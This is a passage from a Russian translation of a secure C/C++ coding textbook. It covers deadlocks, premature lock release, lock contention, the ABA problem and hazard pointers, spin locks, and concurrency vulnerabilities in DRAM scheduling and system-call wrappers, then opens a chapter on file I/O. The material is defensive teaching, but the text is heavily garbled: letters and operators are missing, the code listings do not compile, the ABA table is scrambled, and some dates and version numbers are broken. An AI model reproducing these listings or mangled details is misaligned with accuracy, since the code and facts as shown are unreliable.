22          for  int i   thread_size - 1  i >  0  i—)
23              locks[i].unlock )
24      else
25          for  int i   0  i < thread_size  i++)
26              locks[ i ] .unlock()
27  }
28
29  int main int argc, char** argv) {
30      thread_size   atoi argv[1])
31      thread* threads   new thread[thread_size]
32      locks   new mutex[thread_size]
33
34      for  int i   0  i < thread_size  i++)
35          threads[i]   thread thread_function, i)
36
37      for  int i   0  i < thread_size  i++)
38          threads[i].j oin )
39      // Ожидание завершения потоков
40      delete[] locks
41      delete[] threads
42
43      return 0
44  }
```

Вот пример вывода при запуске приведенной программы с пятью потоками. В этом слу ае программа входит в клин после того как только одному потоку позволено продолжить работу.

```
thread 0 set data to 0
```

Возможность клин а может быть устранена если все потоки захватывают блокировки в одном и том же порядке. В приведенной далее программе клин невозможен сколько бы потоков она ни создавала.

```
01  void thread_function int id) {
02      for  int i   0  i < thread_size  i++)
03          locks[i].lock )
04
05      shared_data   id
06      cout « "Thread " « id « " set data to "
07            «  id « endl
08      for (int i   thread_size - 1  i >  0  i—)
09          locks[i].unlock )
10 }
```

Вот как может выглядеть вывод этой программы для пяти потоков.

```
Thread 0 set data to 0
Thread 4 set data to 4
Thread 2 set data to 2
Thread 3 set data to 3
Thread 1 set data to 1
```

Код в примере 7 1 представляет два банковских с ета между которыми может осуществляться перевод денег. Один поток переводит деньги с первого с ета на второй а второй поток — со второго с ета на первый.

Пример 7.1. Клинч вызванный неверным порядком блокировок

```
01  #include <thread>
02  #include <iostream>
03  #include <mutex>
04
05  using namespace std
06
07  int accounts[2]
08  mutex locks[2]
09
10  void thread_function int id) { // id равен 0 или 1
11      // Перевод денег с нашего счета на другой,
12      int amount    id + 2) * 10
13      lock_guard<mutex> this_lock locks[id])
14      lock_guard<mutex> that_lock locks[!id])
15      accounts[id] -  amount
16      accounts[!id] +  amount
17      cout << "Thread " « id « " transferred $"
18           « amount « " from account " « id
19           « " to account " « lid « endl
20  }
21
22  int main void) {
23      const size_t thread_size   2
24      thread threads[thread_size]
25
26      for (size_t i   0  i < 2  i++)
27          accounts[i]   100
28      for (size_t i   0  i < 2  i++)
29          cout « "Account " « i « " has $"
30               « accounts[i] « endl
31
32      for (size_t i   0  i < thread_size  i++)
33          threads[i]   thread(thread_function, i)
34
35      for  size_t i   0  i < thread_size  i++)
36          threads[i].join )
37      // Ожидание завершения потоков
38
39      for  size_t i   0  i < 2  i++)
40          cout « "Account " « i « " has $"
41               « accounts[i] « endl
42      return 0
43  }
```

Обы но эта программа завершает переводы после его на первом с ету имеется 110 а на втором — 90 долларов. Однако программа может войти в клин если первый поток заблокирует первый мьютекс а второй заблокирует второй мьютекс. Тогда первый поток будет заблокирован до тех пор пока второй поток не освободит второй мьютекс а второй

поток будет заблокирован до тех пор пока первый поток не освободит первый мьютекс. Поскольку ни то ни другое невозможно выполнение программы останавливается.

Чтобы устранить эту проблему с ета должны блокироваться в одном порядке как показано в приведенном далее исходном тексте.

```
01  void thread_function int id) { // id равен 0 или 1
02       // Перевод денег с нашего счета на другой.
03       int amount    id + 2) * 10
04       int lo_id  id
05       int hi_id  !id
06       if  lo_id>hi_id)  {
07           int tmp  lo_id
08           lo_id  hi_id
09           hi_id  tmp
10       }
11       // теперь lo_id < hi_id
12
13       lock_guard<mutex> this_lock locks[lo_id])
14       lock_guard<mutex> that_lock locks[hi_id])
15       accounts[id] -  amount
16       accounts[1 id] +  amount
17       cout << "Thread " « id « " transferred $"
18            « amount «  " from account " « id
19            «  " to account " « lid « endl
20  }
```

В этом решении выполняется сравнение идентификаторов двух с етов после его с ет с меньшим идентификатором блокируется до с ета с большим идентификатором. Следовательно каждый поток блокирует первый мьютекс до второго независимо от того какой с ет отдает а какой полу ает деньги.

Модификация функции th ead funct on примере 7.2 приводит к клин у поток 1 не является последним выполняемым потоком. Это связано с тем то поток 1 не разблокирует мьютекс не позволяя другим потокам захватить его.

Пример 7 2. Клинч вызванный не освобожденной блокировкой

```
01  void thread_function int id) {
02       shared_lock.lock )
03       shared_data   id
04       cout « "Thread " « id « " set shared value to "
05            « shared_data  « endl
06       // Прочие действия
07       cout « "Thread " « id « " has shared value as "
08            « shared_data  « endl
09       if  id !  1) shared_lock.unlock()
10  }
```

О евидной уязвимостью безопасности из-за клин а является отказ в обслуживании. В августе 200 года Apache Sof ware Foundat on сообщила о такой уязвимости в Apache HTTP Ser er версии 2.0. 8 и старших (см. сообщение об уязвимости US-CERT VU#132110[10]). Эта уязвимость является результатом возможного клин а из-за захвата до ерним процес -

[10] www.kb.cert.org/vuls/id/132110.

сом мьютекса блокирующего последующие соединения с определенным сетевым сокетом.

Клин само собой разумеется является нежелательным но может ли злоумышленник воспользоваться клин ем или иным состоянием гонки? Неисправленная версия Apache Ser er может годами работать никак не проявляя существующую уязвимость. Однако подобно всем гонкам данных поведение клин а увствительно к состоянию среды а не только ко входным данным. В астности клин (и иные гонки данных) могут быть увствительны к следующим факторам.

- Скорость процессора
- Изменения в алгоритме планирования процессов и потоков
- Разли ные ограни ения связанные с памятью возникающие во время выполнения
- Любые асинхронные события которые могут прервать выполнение программы

л Состояние иных параллельно выполняющихся процессов

Эксплойт может быть результатом изменения любого из указанных условий. За астую атака состоит в автоматизированных попытках менять одно или несколько условий до тех пор пока не будет полу ено поведение гонки. Использовать можно даже небольшое окно гонки. Подвергая вы ислительную систему необы но большой нагрузке можно эффективно растянуть время необходимое для использования окна гонки. Поэтому любая возможность клин а независимо от того насколько он вероятен должна рассматриваться как недостаток безопасности.

Преждевременное освобождение блокировки

Рассмотрим исходный текст в примере 7.3 в котором запускается массив потоков. Каждый поток устанавливает зна ение совместно используемой переменной равным номеру потока а затем выводит зна ение этой переменной. Для защиты от гонок данных каждый поток блокирует мьютекс так то установка зна ения переменной выполняется корректно.

Пример 7 3. Преждевременное освобождение блокировки

```
01  #include <thread>
02  #include <iostream>
03  #include <mutex>
04
05  using namespace std
06
07  int shared data  0
08  mutex shared_lock
09
10  void thread_function int id) {
11      sharedlock.lock )
12      shared_data   id
13      cout << "Thread " << id «  " set shared value to "
14           «  shared_data  « endl
15      sharedlock.unlock )
16      I I  Выполнение другихдействий
17      cout « "Thread " «    id «  "has shared value as "
18           << shared_data  « endl
19  }
```

```
20
21  int main void) {
22      const size t thread size   3
23      thread threads[thread size]
24
25      for  size t i   0  i < thread_size  i++)
26        threads [i]   thread  thread function, i)
27
28      for  size t i   0  i < thread_size  i++)
29          threads[i].join )
30      // Ожидание завершения потоков
31
32      cout « "Done" « endl
33      return 0
34  }
```

К сожалению в то время как каждая запись совместно используемой переменной защищена мьютексом последующие тения не защищены. Приведенный далее вывод полу ился при запуске программы с тремя потоками.

```
Thread 0 set shared value to O
Thread 0 has shared value as 0
Thread 1 set shared value to 1
Thread 2 set shared value to 2
Thread 1 has shared value as 2
Thread 2 has shared value as 2
Done
```

Для гарантии того то каждый поток итает то же самое зна ение то и записывает следует защищать как запись так и *чтение*. Расширение крити ескогo раздела так тобы он вклю ал тение зна ения делает код безопасным с то ки зрения потоков.

```
01  void thread function int id) {
02      shared_lock.lock )
03      shared data   id
04      cout << "Thread " «  id << "  set  shared value to"
05           « shared_data  « endl
06      // Выполнение других действий
07      cout « "Thread " «   id  «  "  has  shared value as"
08           « shared_data  « endl
09     shared_lock.unlock )
10  }
```

Вот как выглядит корректный вывод генерируемый этим кодом. Обратите внимание на то то порядок потоков может варьироваться но каждый поток корректно выводит свой номер.

```
Thread 0 set shared value to 0
Thread 0 has shared value as 0
Thread 1 set shared value to 1
Thread 1 set shared value to 1
Thread 2 has shared value as 2
Thread 2 has shared value as 2
Done
```

Конкур енция

Конкуренция потоков осуществляется тогда когда поток пытается захватить блокировку уже захва енную другим потоком. Определенная конкуренция блокировок — нормальное явление это указывает на то то блокировки являются “рабо ими” и предотвращают состояния гонки. Но резмерная конкуренция может приводить к снижению производительности.

Бороться с низкой производительностью из-за конкуренции блокировок можно умень-шая время захвата блокировок а также уменьшая степень разбиения или коли ества ресурсов защищаемых каждой блокировкой. Чем дольше блокировка находится в захва енном состоянии тем выше вероятность того то другой поток попытается ее захватить и будет приостановлен. Следовательно снижение продолжительности блокирования уменьшает конкуренцию. Например код который не работает с разделяемыми ресурсами не требует защиты в крити еском разделе и может работать параллельно с другими потоками. Выполнение блокирующей операции в крити еском разделе увели ивает продолжительность последнего а зна ит повышает вероятность конкуренции. Блокирующие операции в крити еских разделах могут также вести к клин у. Выполнение блокирующих операций в крити еских разделах по ти всегда является грубой ошибкой.

“Зернистость” блокировок также влияет на конкуренцию. Увели ение коли ества разделяемых ресурсов защищенных отдельной блокировкой или области видимости разделяемого ресурса (например блокирование всей таблицы при доступе к единственной я ейке) увели ивает вероятность того то несколько потоков попытаются обратиться к ресурсу в один и тот же момент времени.

При выборе коли ества блокировок требуется компромисс между увели ением накладных расходов на блокировки и уменьшением конкуренции. Для уменьшения зернистости (каждая блокировка защищает малый объем данных) требуется увели ение коли ества блокировок то увели ивает накладные расходы на сами блокировки. Лишние блокировки также увели ивают риск клин а. В общем слу ае блокировки достато но быстры но коне но же отдельный поток работает с блокировками медленнее ем без них.

Проблема ABA

Проблема ABA возникает во время синхронизации когда некая я ейка памяти итается дважды и оба раза итает одно и то же зна ение. Однако между этими тениями второй поток модифицирует зна ение я ейки выполняет некоторые действия после его восстанавливает предыдущее зна ение тем самым обманывая первый поток который полагает то второй поток еще не выполнялся.

Проблема ABA обы но встре ается при реализации структур данных без блокировок. Если из списка удаляется и уни тожается элемент после его выделяется память для нового элемента и он помещается в список то новый объект из-за оптимизации за астую оказывается в том же месте памяти где находился удаленный. Таким образом указатель на новый объект может совпадать с указателем на старый объект то приводит к проблеме ABA. Как упоминалось в подразделе “Неблокирующие подходы” раздела 7.5 на практике о ень трудно реализовать корректно работающий неблокирующий код [207].

В примере 7. показан исходный текст на языке программирования C [1 7] реализующий структуру данных о ереди с использованием программирования без блокировок. При выполнении этой программы можно столкнуться с проблемой ABA. Пример реализован с использованием gl b. Функция CAS() вызывает функцию d a om c pointer compare and exchange().

Пример 7.4. Пример проблемы ABA на языке C

```
01  #include <glib.h>
02  #include <glib-object.h>
03
04  struct Node {
05      void *data
06      Node *next
07  In-
08
09  struct Queue {
10      Node *head
11      Node *tail
12  }
13
14  Queue* queue_new void) {
15      Queue *q   g_slice_new sizeof Queue))
16      q->head   q->tail   g_slice_new0 sizeof Node))
17      return q
18  }
19
20  void queue_enqueue(Queue *q, gpointer data) {
21      Node *node
22      Node *tail
23      Node *next
24      node   g slice_new Node)
25      node->data   data
26      node->next   NULL
27      while  TRUE) {
28          tail   q->tail
29          next   tail->next
30          if (tail !  q->tail) {
31              continue
32          }
33          if (next !  NULL) {
34              CAS &q->tail, tail, next)
35              continue
36              }
37          if (CAS &tail->next, null, node)) {
38              break
39          }
40      }
41      CAS &q->tail, tail, node)
42  }
43
44  gpointer queue_dequeue Queue *q){
45      Node *node
46      Node *tail
47      Node *next
48      while (TRUE) {
49          head   q->head
50          tail   q->tail
51          next   head->next
52          if  head !  q->head) {
53              continue
54          }
```

```
55          if  next —  NULL) {
56              return NULL  // Пусто
57          }
58          if  head    tail) {
59              CAS(&q->tail, tail, next)
60             continue
61          }
62          data   next->data
63          if  (CAS &q->head, head, next)) {
64              break
65          }
66      }
67      g_slice_free Node, head)
68      return data
69  }
```

Предположим то два потока (I и 2) одновременно работают c о ередью которая имеет вид

```
head —> A —» B — > C — > tail
```

Последовательность операций в табл. 7. иллюстрирует возможное проявление проблемы ABA (для экономии места заголовок head и окон ание tail о ереди в таблице показаны как h и t).

Та и а 7. . Последовательность ABA

т к	**че е ь**	**е а ия**	**че е ь е**
T1	head -» A —> B —> C —>tail	Вход в функцию `queuedequeue` ()	head > A ->B —» C-> tail
		`head A, tail C, next B`	
		После выполнения **`data next->data`**	
		Поток вытесняется	
T2	head -> A-»B ► C -> tail	Удаление узла A	head -*B ->*c* -з► tail
T2	head -■» B■> C►—tail	Вставка узла A обратно в о ередь	head - ► tail
T2	head –>C - tail &	Удаление узла B	head –>C -► A►з tail
T2	head -*C- * A- > ail	Удаление узла C	head -* A н► tail
T2	head –> A > ail	Вставка нового узла D.	head –> A ► D-> tail
		Поток 2 вытесняется	
T1	head -■» A-» D »tail	Поток 1 на инает выполняться. undef ned {}	
		Сравнение локальной переменной **`head q->head A`** (в данной ситуации истинно)	
		Обновление **`q->head`** узлом B который уже удален	

В соответствии с последовательностью событий заголовок будет указывать на освобожденную память. Если такая память к тому же возвращена операционной системе (например с помощью функции munmap ()) доступ к такой памяти может привести к фатальной ошибке нарушения прав доступа.

Одно из решений проблемы ABA заклю ается в применении указателей на опасность. Главная идея состоит в добавлении нескольких (обы но одного или двух) разделяемых указателей записываемых одним и с итываемых многими потоками и именуемых *указателями на опасность* (hazard pointers).

Указатель на опасность хранится в отдельной структуре данных как указатель на то то объект на который он указывает находится в использовании текущим потоком и не должен изменяться или освобождаться другими потоками. Потоки которые должны работать с хмодифицированной версией объекта должны сна ала скопировать его а затем изменять полу енную копию.

Указатель на опасность либо имеет нулевое зна ение либо указывает на узел к которому в дальнейшем может быть выполнено обращение без дополнительной проверки корректности имеющейся ссылки. Каждый указатель на опасность может записываться только потоком который им владеет но итать его могут все другие потоки.

В решении приведением в примере 7 5 удаляемый указатель сохраняется в указателе на опасность предотвращая его использование другими потоками и тем самым позволяя избежать проблемы ABA.

Пример 7 5. Решение проблемы ABA на языке C

```
01  void queue_enqueue Queue *q, gpointer data) {
02      Node *node
03      Node *tail
04      Node *next
05      node   g_slice_new(Node)
06      node->data   data
07      node->next ® NULL
08      while  TRUE) {
09          tail   q->tail
10          LF_HAZARD_SET 0, tail) //Помечаем tail как опасный
11          if  tail !   q->tail) { //Проверка неизменности tail
12              continue
13          }
14          next   tail->next
15          if  tail !  q->tail) {
16              continue
17          }
18          if  next !  NULL) {
19              CAS(&q->tail, tail, next)
20              continue
21          }
22          if  CAS &tail->next, null, node) {
23              break
24          }
25      }
26      CAS(&q->tail, tail, node)
27
28
29  gpointer queue_dequeue Queue *q) {
30      Node *node
```

```
31      Node *tail
32      Node *next
33      while  TRUE) {
34          head   q->head
35          LF_HAZARD_SET 0 , head) //Помечаем head как опасный
36          if  head !  q->head) { //Проверка неизменности head
37              continue
38          }
39          tail   q->tail
40          next   head->next
41          LF_HAZARD_SET 1, next) //Помечаем next как опасный
42          if  head !  q->head) {
43              continue
44          }
45          if  next    NULL) {
46              return NULL         // Пусто
47          }
48          if  head    tail) {
49              CAS(&q->tail, tail, next)
50              continue
51          }
52          data   next->data
53          if  CAS &q->head, head, next)) (
54              break
55          }
56      }
57      LF_HAZARD_UNSET head) //Сброс head и при необходимости
58                            //выполнение освобождения памяти.
59      return data
60
```

Спин-блокировки Спин-блокировка представляет собой разновидность реализации блокировки при которой поток многократно в цикле пытается захватить блокировку пока наконец не достигает поставленной цели. В общем слу ае спин-блокировки эффективны только тогда когда время ожидания захвата блокировки мало. В этом слу ае спин-блокировки избегают дорогостоящего времени переклю ения контекста и времени которое требуется для планирования при ожидании ресурса с использованием традиционных блокировок. Когда время ожидания захвата блокировки велико спин-блокировка бесполезно потребляет время процессора пытаясь захватить блокировку.

Приведенный далее фрагмент исходного текста демонстрирует реализацию спин-блокировки. Полу ающийся в результате код безопасен с то ки зрения потоков но во время ожидания сброса блокировки понапрасну тратит процессорное время.

```
01  volatile atomic_flag lock   ATOMIC_FLAG_INIT
02
03      И  ...
04
05  void *thread_function(void *ptr) {
06      size_t thread_num    pthread_t*) ptr - threads
07      // Получение индекса в массиве  потоков
08      while  latomic flag test andset &lock))
09             {} //Спин-блокировка
10      lock   1
11      shared_data   thread_num
12      I  Прочие действия
```

```
13      printf("thread %u set shared value to %u n",
14              int) thread_num, (int)  shared_data)
15      atomic_flag_clear &lock)
16      return NULL
17 }
```

Распространенным способом противодействия бесполезному потреблению процессорного времени спин-блокировкой является приостановка потока или переда а управления другому потоку в цикле while.

7.7. Извести ie уязвимости

Многие известные уязвимости являются результатом некорректного применения параллельности. В этом разделе описываются некоторые классы уязвимостей и приводятся конкретные их примеры.

DoS-атаки в многоядерных DRAM-системах

Современные системы с памятью DRAM[11] не разли ают запросы к памяти поступающие от разных потоков выполняющихся отдельными ядрами [152]. Это отсутствие дифференциации делает многоядерные системы уязвимыми для атак которые используют неравнодоступность к системе памяти. Такая неравнодоступность позволяет потоку полу ать приоритетный доступ к памяти посредством запросов от других потоков с определенньм шаблоном обращений к памяти. Такой приоритетный доступ приводит к длительному обращению к памяти со стороны других потоков. Москиброда (Moscibroda) указывает две основные при ины по которым один поток может приводить к отказу в обслуживании другого потока в современных DRAM-системах.

1. *Неравнодоступность планирования “ строки обрабатываются* Поток обращения которого выполняются постро но (свойство именуемое высокой стро ной локальностью) полу ает более высокий приоритет по сравнению с потоком в котором обращения приводят к конфликту строк. В результате приложение имеющее высокую стро ную локальность (например приложение выполняющее последовательный проход по памяти) может привести к существенной задержке по сравнению с другими приложениями с малой стро ной локальностью при обращении к одним и тем же банкам DRAM.

2. *Неравнодоступность планирования “первым обрабатывается самый старый запрос* Планирование когда первым полу ает приоритет более старый запрос неявно дает более высокий приоритет тем потокам которые могут генерировать запросы к памяти с большей скоростью ем другие потоки. Такие агрессивные потоки могут “затопить” систему памяти запросами со скоростью большей ем она в состоянии обслужить. По сути такие агрессивные потоки могут заполнить буферы системы памяти своими запросами в то время как потоки с меньшей интенсивностью запросов окажутся заблокированными системой памяти до тех пор пока не будут обслужены все поступившие ранее запросы от агрессивных потоков [152].

Dynam c Random-Acce s Memory — динамич ская память с прои вольным доступом — ***Примен пер***

Использование этих методов доступа к памяти в многоядерных системах позволяет атакующему потоку запретить или замедлить доступ к памяти для других потоков. Ожидается то со временем будут разработаны аппаратные решения которые обеспе ат равнодоступность потоков к памяти.

Уязвимости параллельности в оболочках системных вызовов

Вмешательство в системные вызовы представляет собой технологию расширения ядра использующуюся для повышения безопасности операционной системы (широко используется коммер ескими антивирусными программами) но в современных операционных системах оно становится уязвимым и может привести к повышению привилегий и обходу аудита [65].

Известно то следующие оболо ки системных вызовов имеют уязвимости связанные с параллельностью.

а *GSWKT (Gene ic S ftwa e W appe s Toolk t) (C VE-2007-4302)* Множественные состояния гонки в некоторых оболо ках системных вызовов в GSWTK позволяют локальным пользователям преодолеть вмешательство в системные вызовы и возможно полу ить повышенные привилегии или обойти аудит.

я *Syst ace* Syst ace представляет собой систему контроля доступа для нескольких платформ. Утилита sysjail представляет собой оболо ку которая использует Systrace. Утилита sudo является инструментом для управления уровнем привилегий предварительная версия sudo доступная только ерез CVS вклю ает режим монитора основанный на Systrace. Systrace подвержена множественным уязвимостям связанным с параллельностью из-за ее реализации оболо ек системных вызовов. Как sudo (в режиме монитора) так и sysjail используют данную функциональность.

я *Ce h Ce bNG (CVE 2007-4303)* Множественные состояния гонки в (1) некоторых правилах и (2) копировании аргументов во время защиты VM в CerbNG в операционной системе FreeBSD .8 позволяют локальным пользователям обойти вмешательство в системные вызовы и возможно полу ить повышенные привилегии или обойти аудит как продемонстрировано в измененных командных строках в log-exec.cb.

В оболо ках системных вызовов идентифицированы три разновидности уязвимостей связанных с параллельностью [222].

1. Ошибки синхронизации в логике оболо ки ведущие к *некорректным операциям* таким как неверная блокировка данных.
2. Гонки данных из-за отсутствия синхронизации между оболо кой и ядром при копировании аргументов системного вызова когда аргументы обрабатываемые оболо кой и ядром разли ны.
3. Гонки данных из-за отсутствия синхронизации между оболо кой и ядром при интерпретации аргументов системного вызова.

В статье 'Explo ting Concur ency Vulnerabili ies in System Call W appers” (Использование уязвимостей в оболо ках системных вызовов связанных с параллельностью”) Роберт Уотсон (Robe t Watson) заметил то наиболее асто распознаваемые и используемые уязвимости подразделяются на три категории [222].

1. Уязвимости *время проверки — время использования* (*time-of-check- o-time- f-usey* TOCTTOU известны также как *t me-of t me- f-usey* или TOCTOU) при которых проверки управления доступом неатомарны с операциями которые они защищают и тем самым позволяют злоумышленнику нарушать правила управления доступом.
2. Уязвимости *время аудита — время использования (time- f-audit-to-time-of-usey* TOATTOU) при которых след расходится с факти еским доступом из-за неатомарности нарушая требования то ности. Это позволяет злоумышленнику замаскировать свои действия обходя программное обеспе ение обнаружения вторжения.
3. Уникальные для оболо ек уязвимости *время замены — время использования {t me- f-eplacement-to- ime- f-use*$_y$ TORTTOU) при которых злоумышленник модифицирует аргументы системного вызова после того как они заменены оболо кой но до обращения к ним ядра нарушая тем самым стратегию безопасности.

s 7.8. Резюме

Параллельные вы исления существуют несколько десятилетий. Большую асть этого времени все были уверены то это заме ательная вещь и вскоре все будут ра рабатывать многопото ные программы. Параллельность полу ила распространение там где преимущества от ее применения перевешивают ее стоимость. Однако широкому распространению параллельности препятствовали два фактора. Во-первых разработка параллельных программ для подавляющего большинства программистов сложна и подвержена ошибкам. Во-вторых скорости процессоров росли экспоненциально обеспе ивая рост производительности без привле ения параллельности. До 2005 года тактовые астоты процессоров постоянно увели ивались то само по себе было достато ным для повышения производительности приложений.

Однако имеется все больше доказательств того то эра повышения производительности процессоров закон илась. На иная с 2005 года тактовые астоты процессоров остановились. Вместо подъема астоты разработ ики процессоров увели ивают коли ество модулей выполнения (ядер) в каждой отдельной схеме. Соответственно производительность однопото ных приложений замерла так как дополнительные ядра никак не влияют на производительность таких приложений. Единственным способом для отдельного приложения эффективно воспользоваться доступными ядрами процессора — это параллелизм. Эта тенденция приводит к необходимости эффективной поддержки параллельности со стороны как разработ иков приложений так и разработ иков языков программирования. Поэтому новые стандарты C и C 2011 года интегрируют поддержку потоков в языки программирования. Разработ ики компиляторов уже приступили к реализации соответствующих возможностей в своих продуктах. Поддержка существующего кода заставляет первые версии этих компиляторов быть консервативными в своей поддержке параллельности. Однако вероятно программная промышленность все же будет вынуждена склониться к модернизации имеющегося кода тобы сделать его параллельным и при этом работающим корректно и безопасно.

К сожалению разработка параллельных систем остается сложной и подверженной ошибкам для подавляющего большинства разработ иков все еще отсутствует модель программирования которая обеспе ила бы широкое внедрение параллельности. За возможным исклю ением лямбда-программирования в C подходы к многопото ности

принятые стандартами C и C в основном те же с которыми разработ иков без особого успеха боролись годами. Сообщества производителей программного обеспе ения и языков программирования хорошо осведомлены об этой проблеме и предложили множество таких решений как Cilk In el Threading Build ng Blocks OpenMP Q Concurrent и т.д. Пока то имеется достато но ограни енный опыт работы со всеми этими разнообразными подходами. Похоже на сегодняшний день нет ни одного дешевого и эффективного решения фундаментальных проблем параллельного программирования.

Что же будет дальше когда возросшая необходимость перехода к параллельному программированию столкнется с неспособностью разработ иков программировать параллельные приложения? Мягко говоря будет весело. Параллельность скорее всего в ближайшие годы станет исто ником большого коли ества уязвимостей в то время как мы будем пытаться выяснить какие подходы следует оставить как успешные а какие без сожаления отбросить.

Файловый ввод-вывод

В соавторстве с Дэвидом Райли (Da id R ley) и Дэвидом Свободой (Da id S oboda)[1]

Когда ж сюда пред самым пробужденъем
Джульетты я пришел то увидал
Я мертвыми Париса и Ромео}

— Уильям Шекспир (Wi liam Shakespeare)
Ромео и Джульетта акт 5 сцена 11

Обы но в ходе нормальной работы программы на языках программирования C и C итают и записывают файлы. Множество уязвимостей являются следствием некорректного взаимодействия с файловой системой — операцией определяемой операционной системой в которой выполняется программа. Наиболее распространены уязвимости в результате проблем идентификации слабого управления привилегиями и состояний гонок. Все эти вопросы рассматриваются в данной главе.

в 8.1. Основы файлового ввода-вывода

Безопасное выполнение файлового ввода-вывода может оказаться обескураживающей проблемой в астности из-за огромного разнообразия интерфейсов операционных и файловых систем. Например стандарты C и POSIX определяют отдельные интерфейсы для выполнения файлового ввода-вывода в дополнение к интерфейсам зависящим от реализации. Linux W ndows и Mac OS X имеют свою специфику. В большинстве случаев у операционной системы имеется широкий выбор файловых систем. Из-за нали ия [1 2]

Дэвид Райли — профессор кибернетики в Университете LaCross, штат Висконсин Дэвид — член технического персонала в CERT.

Перевод Д.Л. Михаловского.

гетерогенных систем уровня предприятия каждая операционная система поддерживает не сколько файловых систем.

Файловые системы

Многие UNIX и UNIX-подобные операционные системы используют файловую систему UNIX (UNIX file system — UFS). Производители некоторых патентованных систем UNIX таких как SunOS/Solaris System V Release HP UX и Tru6 UNIX приняли UFS. Большинство из них адаптировали UFS для собственных целей добавляя патентованные расширения которые могут не быть распознаны версиями UNIX от других производителей.

По отношению к файловым системам L nux можно назвать “складным ножом” операционных систем [119]. Linux поддерживает широкий выбор файловых систем вклю ая более старые файловые системы такие как MINIX MS-DOS и ex 2. L nux также поддерживает новейшие журналирующие системы такие как ext Journaled F le Sys em (JFS) и Re se FS. Кроме того Linux поддерживает Cryptog aphic File System (CFS) и виртуальную файловую систему ргос.

Mac OS X обеспе ивает встроенную поддержку разли ных файловых систем вклю ая Mac OS Hierarchical File System Extended Format (HFS-H) стандартный формат файловой системы BSD (UFS) Network File System (NFS) ISO 9660 (используется для CD ROM) MS-DOS SMB (Ser er Message Block [стандарт совместного использования файлов Windows]) AFP (AppleTalk Filing Protocol [совместное использование файлов Mac OS]) и UDF (Uni er al Disk Fo ma).

Многие из этих файловых систем такие как NFS AFS (Andrew F le System) и Open Group DFS (d stributed file sys em — распределенная файловая система) являются распределенными файловыми системами которые позволяют пользователям обращаться к совместно используемым файлам хранящимся в гетерогенных компьютерах как если бы они хранились локально на жестком диске пользователя.

Ни стандарт C ни стандарт C не определяют концепции каталогов или иерархи еских файловых систем. Стандарт POSIX [115] гласит следующее.

Файлы в системе организованы в иерархи ескую структуру в которой все не коне ные узлы являются каталогами а все коне ные у лы являются любым иным типом файла.

Иерархи еские файловые системы широко распространены хотя имеются и не иерархи еские “плоские” файловые системы. В иерархи еской файловой системе файлы организованы в иерархи ескую древообразную структуру с одним корневым каталогом который не содержится ни в каком ином каталоге все узлы не являющиеся листьями представляют собой каталоги а листья — иные типы файлов не являющиеся каталогами. Так как несколько записей каталогов могут ссылаться на один и тот же файл иерархия корректно описывается как *ориентированный ациклический граф* (directed acyclic graph DAG).

Файл состоит из набора блоков (обы но на диске). В UFS каждый файл имеет связанную с ним запись фиксированного размера которая называется i-узлом (i-node) поддерживает все атрибуты файла и хранит адреса фиксированного коли ества блоков. Пример i-узла показан на рис. 8.1. Последний адрес в i-узле зарезервирован для указателя на другой блок адресов.

Каталоги представляют собой *особые файлы* которые состоят из списка записей каталогов. Запись каталога вклю ает имена файлов каталога и коли ество связанных i-узлов.

